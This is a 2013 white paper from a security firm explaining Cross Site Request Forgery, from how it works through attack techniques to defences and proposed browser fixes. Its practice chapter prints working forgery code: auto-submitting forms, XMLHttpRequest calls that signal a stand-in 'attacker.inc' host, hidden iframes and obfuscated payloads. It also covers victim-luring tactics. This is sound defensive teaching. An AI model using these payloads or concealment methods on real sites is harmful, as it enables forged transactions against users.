Cross Site Request Forgery

VULNERABILITY OVERVIEW

WHITE PAPER

PUBLIC

Version:	1.0
By:	Acadion Security
URL:	http://www.acadion.nl/
Date:	February 6, 2013
Address:	Koornmarkt 46 2611 EH Delft Nederland
Phone:	+31 (6) 141 34 081

Table of Contents

1. Introduction 3
2. CSRF in Theory 3
2.1. Integrity Violation 3
2.2. Activate XSS and SQL Injection 4
2.3. Call web services 4
3. CSRF in Practice 5
3.1. Creating the webpage 5
3.1.1. Simple HTML 5
3.1.2. Auto Submitting Form 6
3.1.3. Pure Javascript 6
3.1.4. Client Side Programming Languages 7
3.2. Hiding the webpage 8
3.3. Hiding the payload 8
3.3.1. URL shortening 8
3.3.2. JavaScript obfuscation 9
3.4. Luring the victim 9
3.4.1. Email 10
3.4.2. Forum 10
3.4.3. Persistent XSS 10
4. Solutions 10
4.1. Confirmation Screens 10
4.2. Challenge Response 11
4.3. Referer Header 11
4.4. Double Submit Cookie 11
4.5. Random Form Tokens 12
5. Proposals 12
5.1. Origin Header 13
5.2. Separate Browser Cookie Stores 13
5.3. Policy file 13
6. Conclusion 14
7. References 15

Copyright © 2013 Acadion Security

1. Introduction

In the beginning of the 2000s the security community discovered a new type of attack which was first recognized as a confused deputy problem but later came to be known as a Cross Site Request Forgery attack. A CSRF, sometimes called an XSRF, vulnerability exists when a web application fails to properly verify the origin of a request. This paper will look at what CSRF is in theory, in practice and what the possible solutions are. The final chapter will discuss proposals for future solutions to CSRF.

2. CSRF in Theory

When the HTTP protocol was first developed it used a simple request response model. A single request to a web server would generate a single response. Although pages could consist of multiple resources like text and images there was no connection between multiple requests. A web server did not care what resources were accessed by whom and from where; the server merely served up resources.

People realized that this model made the web server limited. What if you wanted to serve a resource only to a specific user? Perhaps because the resource contained sensitive information. To make this possible HTTP was extended using what are called cookies. The web server could respond to a request by asking the client to store a cookie, the client would store this cookie and send it back to the server with future requests. By storing a unique random value in this cookie the server could differentiate between users and thus perform authorization.

The way clients implemented this was to create a single cookie store in memory. Whenever the user generated a request for any resource that matched the settings of cookies in the store the matching cookies would be added to the request. Although some small changes have been made to how cookies are used in browsers this basic model is what is used today in all web applications.

Although this model works well for determining that a request was sent by the client of a logged in user it works less well for determining that a request was sent by the user. This is an important distinction, although the user can direct the browser to send requests, webpages themselves can also automatically direct a browser to send a request on a user’s behalf without any intervention from the user. By design it is possible for any webpage anywhere on the internet to send a request to any URL it pleases. On top of this the browser, because it has only a single cookie store, will automatically add the necessary session cookies to these requests. If the server does not verify the origin of the request it will execute them and the user will end up authorizing a request he does not want to see happen.

2.1. Integrity Violation

So what can an attacker do with this kind of flaw? The classic example is that of a bank website. Imagine an online banking application that allows a user to see his bank balance, the mutations that have happened and gives the user the ability to transfer money to any other bank account.

Copyright © 2013 Acadion Security

In such a web application the bank would have a specific URL that would transfer the money to another account. It could look like this:

```
http://example.bank.tld/transfer?acc=12345678&amount=1000
```

The request to this URL would be authorized by the session cookie stored in the browsers memory. The account number to send the money to and the amount of money to send are both in the URL. An attacker that knows the format of this URL, perhaps because the attacker is also a customer at the bank, could create a website that includes a link to this URL, he would fill in his own account number and lure another customer of the bank to this webpage.

The bank's web application would see a proper request by an authenticated user and execute the request, effectively moving money from the victim's account to the attacker's account.

Of course this is just a specific example of what could go wrong. In reality web applications contain a lot of functionality that isn't quite so sensitive. Still, if a web application performs any function that is limited to a specific user, by definition, it should not be accessed this way by an attacker. Even if the functionality that is being abused is as simple as setting a name on a profile page it should still be protected or otherwise turned into a public feature.

2.2. Activate XSS and SQL Injection

In addition to the classic direct CSRF attack this technique could also be used as an enabler for other vulnerabilities in a web application. If a web application offers functionality to an administrator whose job it is to ensure that the website keeps running, and that functionality contains vulnerabilities, then some people argue that those vulnerabilities are not a big problem. Why worry about Persistent Cross Site Scripting problems or SQL Injection problems in administration pages they ask. After all, an administrator could do far more harm to a website directly.

Cross Site Request Forgery enables an attacker to make use of these vulnerabilities without an administrator directly authorizing the requests. Apart from the damaging effects that a direct CSRF attack could cause additional vulnerabilities that are accessed through this technique could cause even more damage.

2.3. Call web services

CSRF attacks are not limited to just web applications that generate web pages. Any functionality that is accessible through HTTP and uses session cookies for authorization is potentially at risk. Using specially designed form tags and the "text/plain" content type it is possible to generate any kind of message body in a POST request. Web based APIs could also be at risk to CSRF.

Copyright © 2013 Acadion Security

3. CSRF in Practice

So what would an actual CSRF attack look like in practice? This chapter will deal the specific techniques that could be used to mount such as attack. The chapter will contain code examples to show the proof of concept for executing a CSRF attack as well as several other techniques that can help in hiding an attack.

3.1. Creating the webpage

In order to execute a CSRF attack a website is needed to host the attack code. This website will need to contain code that generates the actual request that will be sent to the vulnerable web application. There are a couple of different ways in which a browser can be made to send a request automatically.

3.1.1. Simple HTML

The most direct way in which a browser can be made to send a request to a specific URL is through the use of various HTML tags. In fact a large number of tags have this ability. These are the most obvious tags.

Tag	Parameter	Example code
img	src	
iframe	src	<iframe src="http://example.com/exploit?payload" height="1" width="1"></iframe>
script	src	<script src="http://example.com/exploit?payload"></script>
link	href	<link href="http://example.com/exploit?payload" type="text/css" />
style	src	<style src="http://example.com/exploit?payload" type="text/css" />
embed	src	<embed src="http://example.com/exploit?payload" height="1" width="1" />
object	data	<object data="http://example.com/exploit?payload" width="1" height="1"></object>
frame	src	<frame src="http://example.com/exploit?payload">

Although some of these tags are no longer officially supported in the latest HTML standards they are generally still supported by browsers. The example code in the table occasionally includes a height and width parameter. This is included because some tags require a size in order to be used on a webpage. It was reported that in some cases browsers would not execute requests for certain resources if the size of

Copyright © 2013 Acadion Security

the object to display was zero by zero pixels large. Testing each version of each browser in existence would take too much time. Fortunately as an attacker we can compensate for this problem by giving objects a size of one by one pixel. It would be too small for a user to see yet still force the browser to send a request.

Although these tags are easy to use and get the job done for simple CSRF vulnerabilities they do suffer from a limitation; they will only generate GET requests. If our CSRF vulnerability can only be used through a POST request we will need a different technique.

3.1.2. Auto Submitting Form

A second technique is to use the form tag to build a complete GET or POST request and to automatically submit the request using JavaScript when the page is loaded. Example code would look like this:

```
<html>
  <body>
    <form name="attack" action="http://example.com/exploit" method="post">
      <input type="hidden" name="var" value="data" />
    </form>
    <script type="text/javascript">
       document.attack.submit();
    </script>
  </body>
</html>
```

In the above script the method parameter in the form tag is set to the value 'post', this causes the browser to send out a POST request. If a GET request is needed instead the value 'get' can be used. Any variables that need to be included in the request can be added using the hidden input fields.

This technique does come with a significant drawback however, the page will generate the request and the browser window will show the response to that request to the user. To prevent the user from detecting the attack we will have to hide this page. The method for hiding the page will be explained further on in this paper.

3.1.3. Pure JavaScript

An alternative method for sending a request automatically by the browser is by using a pure JavaScript solution. The first of these methods is using the Image object.

```
<html>
  <head>
    <script type="text/javascript">
      objImage = new Image();
      objImage.onLoad = imageLoaded();
      objImage.src = 'http://example.com/exploit?payload';

      function imageLoaded()
      { document.location.href='http://attacker.inc/itworked'; }
    </script>
```

Copyright © 2013 Acadion Security

```
  </head>
</html>
```

The code above directs the browser to perform a GET request to retrieve an image. Obviously the vulnerable web application will not provide an image in response but the attacker will not care because he doesn't want the user to see anything anyway. An added benefit of this technique is that it is possible to assign an onLoad function that will be called when the image request has been performed. This function can then be used to notify the attacker that the attack was successful. A drawback of this technique is that the browser will only send a GET request, it cannot be used to send a POST request.

A second pure JavaScript technique is by using the XMLHttpRequest object. A simple JavaScript that uses this object works like this:

```
var http = new XMLHttpRequest();
http.open("GET", "http://example.com/exploit?payload", true);
http.onreadystatechange = function() {
  if(http.readyState == 4)
  { document.location.href='http://attacker.inc/itworked'; }
}
http.send(null);
```

Additionally it is also possible to send a POST request with this technique using the following code:

```
var params = "payload";
var http = new XMLHttpRequest();
http.open("POST", "http://example.com/exploit", true);
http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http.setRequestHeader("Content-length", params.length);
http.setRequestHeader("Connection", "close");
http.onreadystatechange = function() {
  if(http.readyState == 4)
  { document.location.href='http://attacker.inc/itworked'; }
}
```

A potential downside to this technique is that not all browsers support this type of request. Some browsers give the object a different name and some older browsers don't support this functionality outright.

3.1.4. Client Side Programming Languages

The final technique for automatically sending requests in a browser is by use of browser plugins such as Adobe Flash, Java applets, Silverlight and Flex. Although these languages offer the ability to send requests there are significant disadvantages to using these techniques. The biggest of which is the same origin policy. By default these programs will not allow any requests to hosts that are not the same host as they were loaded from. An attacker program could therefore only access the attacker's website and not any other.

Copyright © 2013 Acadion Security

Exceptions to this rule exist though. In Java the exception is when an applet is signed using a valid certificate and the user clicks on ok in a warning message. Vulnerabilities occasionally exist in the Java sandbox that enforces this rule but barring such methods this restriction will make any CSRF attack infeasible. Flash/Flex and Silverlight restrict access by asking for permission from the domain that is being accessed. This is implemented by retrieving a policy file called crossdomain.xml or clientaccesspolicy.xml. If the originating domain is in the allowed list the request is allowed through.

For most CSRF attacks the same origin policy is too big a hurdle to cross, especially since the other methods are already very good.

3.2. Hiding the webpage

Some of the techniques discussed for implementing CSRF attacks can tip of the user that something bad is going on. To ensure that the user is oblivious to what is going on the attacker needs to hide his attack webpage. This hiding is especially necessary when the chosen method is the automatically submitted form. To accomplish this, the attacker can simply load his webpage as an iframe instead of directly in the browser.

```
<iframe src="http://attacker.inc/evilpage" width="1" height="1"
frameborder="0"></iframe>
```

Setting a size of one by one will ensure that the iframe isn't optimized away by the browser, and lacking the frameborder will make it even more invisible. If the single pixel that is still visible bugs the attacker he can go even further and use the following code:

```
<iframe src="http://attacker.inc/evilpage" style="width: 1px; height: 1px;
visibility: hidden; border: 0; border-style: none; frameborder: 0;"
></iframe>
```

Using the CSS visibility directive will make the iframe completely invisible, but it will still be loaded.

3.3. Hiding the payload

In addition to hiding the visual effects from the eyes of the user the attacker will also want to hide the actual attack code. This hiding is important to prevent advanced users from finding out what is going on but also for preventing automated security systems like website malware detectors from flagging the website and preventing the attack.

3.3.1. URL shortening

URL shortening services are used to turn a long and difficult URL into a short URL that is more manageable. Such services are frequently used in places where there is a limit in the number of characters that users are allowed to use such as on Twitter. Many such services are available online, the table below contains just a few.

Copyright © 2013 Acadion Security

Service	Shortened URL “http://example.com/exploit?payload”
Bitly	http://bit.ly/XXr0v9
Google	http://goo.gl/y7YPj
Tiny	http://tiny.cc/9i64rw
Is.gd	http://is.gd/C9ucZA

URL shortening can be used both for obfuscating the URL to the attacker’s malicious page as well as shortening the URL to the victim’s web application.

3.3.2. JavaScript obfuscation

In addition to the URLs that are in use by the attacker there is also the website itself that contains suspicious code. Again, the internet can help an attacker out. There are a number of JavaScript obfuscation tools available that will hide the code that is being used. These services are normally used by developers that don’t want their copyrighted code stolen.

A well-known obfuscator can be found at http://www.javascriptobfuscator.com/. If we use this obfuscator on our XMLHttpRequest example code above we get the following output:

```
var
_0x796d=["\x70\x61\x79\x6C\x6F\x61\x64","\x50\x4F\x53\x54","\x68\x74\x74\x70\x3A\x2F\x2F\x65\x
78\x61\x6D\x70\x6C\x65\x2E\x63\x6F\x6D\x2F\x65\x78\x70\x6C\x6F\x69\x74","\x6F\x70\x65\x6E","\x
43\x6F\x6E\x74\x65\x6E\x74\x2D\x74\x79\x70\x65","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E
\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x64","\x
73\x65\x74\x52\x65\x71\x75\x65\x73\x74\x48\x65\x61\x64\x65\x72","\x43\x6F\x6E\x74\x65\x6E\x74
\x2D\x6C\x65\x6E\x67\x74\x68","\x6C\x65\x6E\x67\x74\x68","\x43\x6F\x6E\x6E\x65\x63\x74\x69\x6F
\x6E","\x63\x6C\x6F\x73\x65","\x6F\x6E\x72\x65\x61\x64\x79\x73\x74\x61\x74\x65\x63\x68\x61\x6E
\x67\x65","\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","\x68\x72\x65\x66","\x6C\x6F\x63\x61\x74\x
69\x6F\x6E","\x68\x74\x74\x70\x3A\x2F\x2F\x61\x74\x74\x61\x63\x6B\x65\x72\x2E\x69\x6E\x63\x2F
\x69\x74\x77\x6F\x72\x6B\x65\x64"];var params=_0x796d[0];var http= new
XMLHttpRequest();http[_0x796d[3]](_0x796d[1],_0x796d[2],true);http[_0x796d[6]](_0x796d[4],_0x796
d[5]);http[_0x796d[6]](_0x796d[7],params[_0x796d[8]]);http[_0x796d[6]](_0x796d[9],_0x796d[10]);htt
p[_0x796d[11]]=function
(){if(http[_0x796d[12]]==4){document[_0x796d[14]][_0x796d[13]]=_0x796d[15];} ;} ;
```

3.4. Luring the victim

Once the vulnerability has been found and the attack website has been setup the attacker still needs to lure the victim to this website. There are only a few ways in which this can be done.

Copyright © 2013 Acadion Security

3.4.1. Email

Email is the most obvious method for contacting a user. An attacker can simply send an email to a user that he suspects has an account on the vulnerable website. Have the user click a link in this email and hope that the user is already logged in to the website. This method is of course not very effective as it requires cooperation from the victim and the chosen method, email, is already widely known as suspect.

Directly contacting a user and asking him to click on a link is a tactic that is not limited solely to email. Leaving a message on a Twitter account, posting to a Facebook wall and sending a request through a dating website are all just as good.

3.4.2. Forum

A more targeted tactic could be to use the vulnerable website against itself. If for example the target website is a forum and the users to be exploited are the users or administrators of that forum it could simply suffice to leave a message on the forum for anyone to see. Various users of that website will undoubtedly see the message and since they are using the website at that time they are more likely to be logged in. If and when they click on the link out of curiosity they will most certainly be exploited.

3.4.3. Persistent XSS

The most potent tactic of abuse is a persistent Cross Site Scripting flaw on the website itself. A persistent XSS flaw allows an attack to leave a bit of HTML or JavaScript on a webpage that will be loaded by other users when they visit the website. Because the attacking code is on the website itself the users that visit the website are likely to be logged in. In addition the attacking code is located within the page itself and will be automatically loaded by the victim’s browser. In such a scenario there is nothing that a user can do to protect himself and exploitation is guaranteed.

4. Solutions

Many solutions exist to defend against CSRF. Unfortunately not all of these solutions work and despite this type of attack having been known for more than a decade websites are still frequently vulnerable to this type of attack.

4.1. Confirmation Screens

The first solution that is sometimes proposed by novices is the addition of a confirmation screen. The idea behind this is that a user will be forced to take an action by clicking on the confirmation box. By forcing the user to explicitly agree to an action before it is taken the attack would fail.

Although the idea seems interesting it completely fails to achieve its goal simply by being impossible to implement. The confirmation screen will have to link to the actual data manipulating functionality on the website. An attacker can simply bypass the confirmation screen and send a request directly to that URL.

Copyright © 2013 Acadion Security

4.2. Challenge Response

A second solution is to require the user to perform some form of authentication or challenge-response system before allowing the action. Banks use such functionality when they require a user to fill in a TAN code before accepting a transaction as valid. CAPTCHA's are used on various websites to prevent robots from automatically filling in forms, this protection would also prevent a CSRF attack from succeeding as the CAPTCHA is not properly filled in by the user or the attacker. And finally many websites require users to fill in their existing password before changing it to a new password. The attacker doesn't have the password so a CSRF attack against such functionality would also fail.

Although this solution does work, in the sense that it prevents a CSRF attack, it comes with some significant drawbacks. In all cases the user is required to perform an extra action which is more than trivial. A user would quickly be dissuaded from using the website if he were forced to use such draconian security measures for the most simple of actions.

4.3. Referer Header

A third potential solution is to use the Referer header to check the origin of a request. It is unfortunate that the spelling error in the header was not discovered before backwards compatibility concerns made it impossible to change. Regardless, the Referer header contains the URL of the page from which the user was referred. A web application could verify that the contents of this header contain the hostname of the web application itself. If it does not contain this hostname the request is denied.

Although this solution sounds plausible there are a number of problems. First, the Referer header does not contain any information that the attacker doesn't have. If the attacker were to find a way to coerce a victim's browser into forging this header he would effectively bypass the protection. The web application would be depending on the correctness of the browser and all its plugins for security. This is not as academic as it sounds. In the past it was possible to use a flash program to send any header the attacker wished. Today this ability no longer exists in Flash, Java, XMLHttpRequest or any other well-known browser plugin or capability. However, it only takes a single browser plugin manufacturer to make this mistake to violate the security of all websites that depend on this solution.

Second, the Referer header cannot be trusted to always be sent by browsers. By default, for privacy reasons, browsers do not include the header when the website is loaded over HTTPS. In addition to this many users have configured their browsers to never send the Referer header at all. Users that use this browser functionality would be effectively barred from using the web application.

4.4. Double Submit Cookie

A third solution is called the double submit cookie technique. Here the website includes the value of the session cookie as a parameter in each request that is sent to the web application. The attacker does not have access to the session cookie and can therefore not send it in his forged requests. This solution is

Copyright © 2013 Acadion Security

also relatively easy to implement since the web application only needs to verify that the parameter value is the same as the cookie value.

This solution effectively defends against CSRF attacks and does not suffer from the side effect of being dependent on the correct functioning of other software for its security. However, it does come with a significant drawback.

Web applications use the session cookie to identify users and authorize requests. There exists another security risk where an attacker gains access to the session cookie, configures his own browser with this cookie and gains access to the web application as another user. A common attack vector for this risk is to use an XSS vulnerability to load JavaScript in a victim's browser that reads the session cookie and sends it to the attacker. To prevent this type attack the security community has created the HttpOnly flag. This flag is added to a cookie and directs the browser not to allow access to the cookie using JavaScript.

The double submit cookie technique makes this extra security measure superfluous because it is no longer necessary to access the cookie to get the session value. This value can simply be read directly from the webpage.

4.5. Random Form Tokens

Finally there is the most commonly used technique for defending against CSRF. In this technique the server generates a random token and stores it in the user's session when he logs into the web application. Any functionality that needs to be protected will have to include this value as a parameter in the request. The server simply verifies that the value in the parameter is the same as the value stored in the session. The attacker doesn't have access to this value and can therefore not create a correct request.

This solution does not suffer from any of the drawbacks of the previous solutions however it is reasonably difficult to implement. Many web developers are not familiar with CSRF and do not include protection against this type of attack in their application. But even when they are aware of CSRF it is still common that protection is simply forgotten when implementing new features. As a result many web applications still suffer from CSRF vulnerabilities.

5. Proposals

The previous chapter has shown that there are a number of solutions to CSRF that can be used and that it is possible to write a security web application using these solutions. However, even the best solution that exists now is not very easy to implement and can be easily forgotten to be added to the web application. This chapter will look at some additional protections that could be used to further protected against CSRF.

Copyright © 2013 Acadion Security

5.1. Origin Header

The Origin header is a proposal by Mozilla that aims to prevent CSRF in a more automated way. The proposal involves changing browsers to add an extra header to each request. This header called 'Origin' will contain the hostname of the website where the request originated. The server can then use it to ensure that the request originated from the right host.

This proposal is very similar to using the Referer header and potentially suffers from the same problems. The header does not contain any information that an attacker does not have, if the browser can be coerced into sending the wrong header the security would no longer function. And, the header suffers from a potential privacy problem. This problem is larger with the Referer header because that header contains the full originating URL, while the Origin header will contain only the hostname and thus far less information. Nonetheless the privacy problem has not been entirely solved as the originating name can also be sensitive.

5.2. Separate Browser Cookie Stores

A second potential solution is to reconfigure browsers to no longer use a single cookie store. If each tab in the browser contains its own set of cookies than any other or new tab would not get the session cookies added to its requests. Those new attacker forged requests would simply fail because they lack authorization.

An unfortunate drawback of this approach is that it is hard for a user to determine which of its tabs are authorized and which aren't. It would become hard, if not impossible, to browse a website with multiple tabs simultaneously.


In addition to these problems the proposal also doesn't protect against the persistent XSS enabled CSRF attack vector described in section 3.4.3. The attacking code would, in that scenario, be run from the tab that holds the session cookies.

5.3. Policy file

Finally a third proposal is to use a similar tactic as Flash for sending POST requests. This is a very serious candidate for a more permanent solution to CSRF as it does not suffer from any of the previously mentioned privacy, usability or security concerns.

To protect against CSRF a web application includes a policy file in its root similar to crossdomain.xml, let's call it crosspost.xml. This cross post policy file would list the domains that are allowed to perform POST requests to this host. A browser that is directed to execute a POST request would do the following:

Copyright © 2013 Acadion Security



- If the POST request originates from the same domain it is immediately allowed without accessing the policy file.
- If the request originates from a different domain than the browser retrieves the policy file using a GET request to /crosspost.xml.
- If the file does not return a 200 OK the POST request is allowed for backwards compatibility reasons.
- If the server responds with a 200 OK the contents are parsed.
- If the parsing fails or the file is empty the POST request is denied.
- If the parsing succeeds but the originating domain is not in the list of allowed domains the POST request is denied.
- If the parsing succeeds and the originating domain is in the list of allowed domains the POST request is allowed.

This method does not have any privacy concerns since the browser does not have to divulge where the request came from. It is also easy to implement as a web application merely has to include this one file and all application functionality is immediately protected. New functionality that is later added to the web application will also be immediately protected. This solution is also fairly well known as it is essentially the same as what Flash and Silverlight do.

This proposal does have a drawback in that it only works for POST requests and not for GET requests. Although it could be extended to include GET request it is questionable whether this would be feasible as the number of requests necessary to show a webpage would increase and loading times for normal use would be impacted.

6. Conclusion

This paper has given a complete overview of the vulnerability type Cross Site Request Forgery. It has shown how the vulnerability works from a high level as well as how an attacker could implement this in practice using code examples. It has shown that although solutions currently exist to address this vulnerability none of the commonly used solutions provide very good protection. The final chapter has

Copyright © 2013 Acadion Security

looked at some existing proposals and included an entirely new proposal in the final paragraph that should significantly reduce the occurrence of CSRF attacks on the internet if adopted.

7. References

[1] Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

[2] Cross-Site Request Forgery (CSRF)
https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

[3] Making a Service Available Across Domain Boundaries
http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx

[4] Cross-domain policy for Flash movies
http://kb2.adobe.com/cps/142/tn_14213.html

[5] CWE-352: Cross-Site Request Forgery (CSRF)
http://cwe.mitre.org/data/definitions/352.html

Copyright © 2013 Acadion Security